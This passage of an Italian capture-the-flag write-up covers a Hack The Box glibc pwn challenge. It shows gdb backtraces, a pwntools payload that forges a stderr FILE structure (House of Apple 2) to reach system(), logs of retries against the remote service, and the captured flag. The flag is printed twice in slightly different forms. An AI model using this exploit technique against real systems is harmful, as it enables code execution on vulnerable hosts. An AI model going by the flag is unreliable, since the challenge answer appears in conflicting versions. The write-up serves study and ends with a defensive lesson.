[*] running in new terminal: ['/usr/bin/gdb', '-q', '/home/kali/Desktop/challenge/the_emptiness_machine', '-x', '/tmp/pwmlib-gdbscript-.8sp9ca5.gdb']
[*] libc_base = 0x7fb527e00000
[*] stderr = 0x7fb528004400
[*] W = 0x7fb5280044b8
[*] Switching to interactive mode
```

```
Session Actions Edit View Help
Shell No. 1
Reading symbols from /home/kali/Desktop/challenge/the_emptiness_machine...
(No debugging symbols found in /home/kali/Desktop/challenge/the_emptiness_machine)
0x0007fb52816f40 in ?? () from ./glibc-ld-linux-x86-64.so.2
Function "system" not defined.
Breakpoint 1 (system) pending.

== system() chiamata ==
rdi = 0x7fb5280044e0
0x7fb5280044e0 <_IO_2_1_stderr_> "07024(\265\377"
0x7fb5280044e0 <_IO_2_1_stderr_> 0x00007fb528143740 0x0000000000000000
0x7fb5280044f0 <_IO_2_1_stderr_+16> 0x0000000000000000 0x0000000000000000
#0 0x00007fb527e5b750 in system () from ./glibc/libc.so.6
#1 0x00007fb527e5a5e7 in _IO_wduallocuf () from ./glibc/libc.so.6
#2 0x00007fb527e8cefd in _IO_wfile_overflow () from ./glibc/libc.so.6
#3 0x00007fb527e961e6 in _IO_flush_all () from ./glibc/libc.so.6
#4 0x00007fb527e9e000 in ?? () from ./glibc/libc.so.6
#5 0x00007fb527e47b74 in ?? () from ./glibc/libc.so.6
(gdb)
```

Figura 9: Backtrace che documenta la catena House of Apple 2 fino a system.

7. Post-exploitation e cattura della flag

L'exploit finale automatizza entrambe le fasi e gestisce l'unico elemento non deterministico del lavoro. Poiché %s si interrompe sui caratteri di spaziatura, se la base randomizzata produce un indirizzo contenente un byte 0x20 o 0x0a il payload viene troncato e il tentativo fallisce. Non è un difetto della catena ma un costo intrinseco della primitiva di scrittura, quindi ho previsto un ciclo di tentativi che riprova con una nuova connessione e quindi con una nuova base.

L'esecuzione contro il servizio remoto è andata a buon fine al quindicesimo tentativo:

```
Session Actions Edit View Help
[Subword Voice]: Let you cut me open... Just to watch me bleed...
Kin's interaction:
(kali@kali):~$
...
pause()

fs = b'\x00' * 0x18
fs += p64(0) + p64(1) + p64(base + libc.symbols["system"])
fs = fs.ljust(0x88, b'\x00') + p64(stderr_a + 0x48)
fs = fs.ljust(0x98, b'\x00') + p64(stderr_a - 0x38)
fs = fs.ljust(0xa8, b'\x00') + p64(0)
fs = fs.ljust(0xc0, b'\x00') + p32(0)
fs = fs.ljust(0xd8, b'\x00') + p64(base + libc.symbols["_IO_file_jumps"])

p.sendline(fs)
p.interactive()
p.smb()
python3 diag4.py
[*] Starting local process '/home/kali/Desktop/challenge/the_emptiness_machine': pid 319979
[*] libc_base = 0x7f1df4a00000
[*] stderr = 0x7f1df4c04ae0 W = 0x7f1df4c04498
[*] running in new terminal: ['/usr/bin/gdb', '-q', '/home/kali/Desktop/challenge/the_emptiness_machine', '-p', '319979', '-x', '/tmp/pwmlib-gdbscript-xdjbnucl.gdb']
[*] Waiting for debugger: Done
[*] Paused (press any to continue)
[*] Switching to interactive mode

[*] Opening connection to 154.57.164.81 on port 32460: Done
[*] leak fallito
[*] Closed connection to 154.57.164.81 port 32460
[*] tentativo 9
[*] Opening connection to 154.57.164.81 on port 32460: Done
[*] leak fallito
[*] Closed connection to 154.57.164.81 port 32460
[*] tentativo 10
[*] Opening connection to 154.57.164.81 on port 32460: Done
[*] leak fallito
[*] Closed connection to 154.57.164.81 port 32460
[*] tentativo 11
[*] Opening connection to 154.57.164.81 on port 32460: Done
[*] leak fallito
[*] Closed connection to 154.57.164.81 port 32460
[*] tentativo 12
[*] Opening connection to 154.57.164.81 on port 32460: Done
[*] leak fallito
[*] Closed connection to 154.57.164.81 port 32460
[*] tentativo 13
[*] Opening connection to 154.57.164.81 on port 32460: Done
[*] leak fallito
[*] Closed connection to 154.57.164.81 port 32460
[*] tentativo 14
[*] Opening connection to 154.57.164.81 on port 32460: Done
[!] whitespace a '\x34', '\x0c', '\x0e', '\x24', '\x0d': riprovo
[*] Closed connection to 154.57.164.81 port 32460
[*] tentativo 15
[*] Opening connection to 154.57.164.81 on port 32460: Done
[*] libc_base = 0x7fe982384000
[*] Switching to interactive mode
HTB{falling_4_th3_pr0m1s3_of_th3_3mptin355_m4ch1n3_:)_f68f4158cde437cfb9a4cc033e51078b}
```

Figura 10: Esecuzione remota dell'exploit e cattura della flag.

HTB{f4ll1ng_4_th3_pr0m1s3_of_th3_3mptin355_m4ch1n3_:)_f68f4158cde437cfb9a4cc033e51078b}

Il testo della flag chiude il cerchio con il lore: la promessa della macchina del vuoto era l'illusione di poter separare le due correnti, che si sono rivelate essere le due strutture di I/O adiacenti in memoria.

8. Riepilogo dei comandi

Comando	Scopo
file the_emptiness_machine	identificazione formato, architettura e interprete dinamico
checksec --file=the_emptiness_machine	rilevamento delle mitigazioni attive
nm the_emptiness_machine	enumerazione dei simboli locali e globali
objdump -d -M intel --no-show-raw-insn the_emptiness_machine	disassemblato della funzione main
strings -a the_emptiness_machine grep %	estrazione delle format string di scanf
strings glibc/libc.so.6 grep 'GNU C Library'	identificazione della versione di glibc
gdb -q ./the_emptiness_machine	ispezione runtime delle strutture FILE
watch *(unsigned long*)ADDR	individuazione della funzione che sovrascriveva la stringa comando
python3 final.py REMOTE	esecuzione dell'exploit contro il servizio remoto

9. Conclusioni

La challenge è un esempio molto pulito di come una singola istruzione possa aprire una compromissione completa. Il codice vulnerabile non contiene un buffer overflow tradizionale né gestione dinamica della memoria: si limita a passare a scanf il puntatore contenuto in stdout invece di un buffer applicativo. Da lì, senza mai toccare stack o heap, sono arrivato a esecuzione di codice arbitrario.

Sul piano tecnico ho consolidato tre elementi che considero i più trasferibili. Il primo è l'overwrite parziale come strumento per operare in presenza di ASLR: sovrascrivendo un solo byte di un puntatore ho ottenuto un leak massiccio senza conoscere alcun indirizzo assoluto. Il secondo è il modo in cui House of Apple 2 aggira `IO_validate_vtable` lasciando intatta la vtable e spostandosi sulla wide vtable, che non è protetta: una mitigazione efficace sul percorso previsto può essere resa irrilevante da un percorso alternativo. Il terzo è il fatto che i campi di una struttura possono avere significati sovrapposti, come `_flags` che è insieme stringa di comando e maschera di bit interpretata dal codice attraversato.

Sul piano metodologico l'insegnamento più utile riguarda il debugging. Nella parte centrale del lavoro ho perso tempo attribuendo a cause ambientali, come CET o il caricamento della libc, dei crash che dipendevano invece dal payload stesso. La svolta è arrivata quando ho smesso di formulare ipotesi e ho usato strumenti che producono evidenza diretta: il backtrace sul breakpoint in system ha dimostrato che la catena funzionava già, e il watchpoint hardware ha identificato con precisione la funzione che corrompeva la stringa. Osservare costa meno che ipotizzare.

Sul piano difensivo la lezione è diretta: le strutture interne della libreria C non devono mai diventare destinazione di dati controllati dall'utente. Nessuna delle mitigazioni presenti nel binario, per quanto tutte correttamente attive, è stata in grado di impedire lo sfruttamento, perché nessuna di esse protegge l'integrità dei descrittori di stream.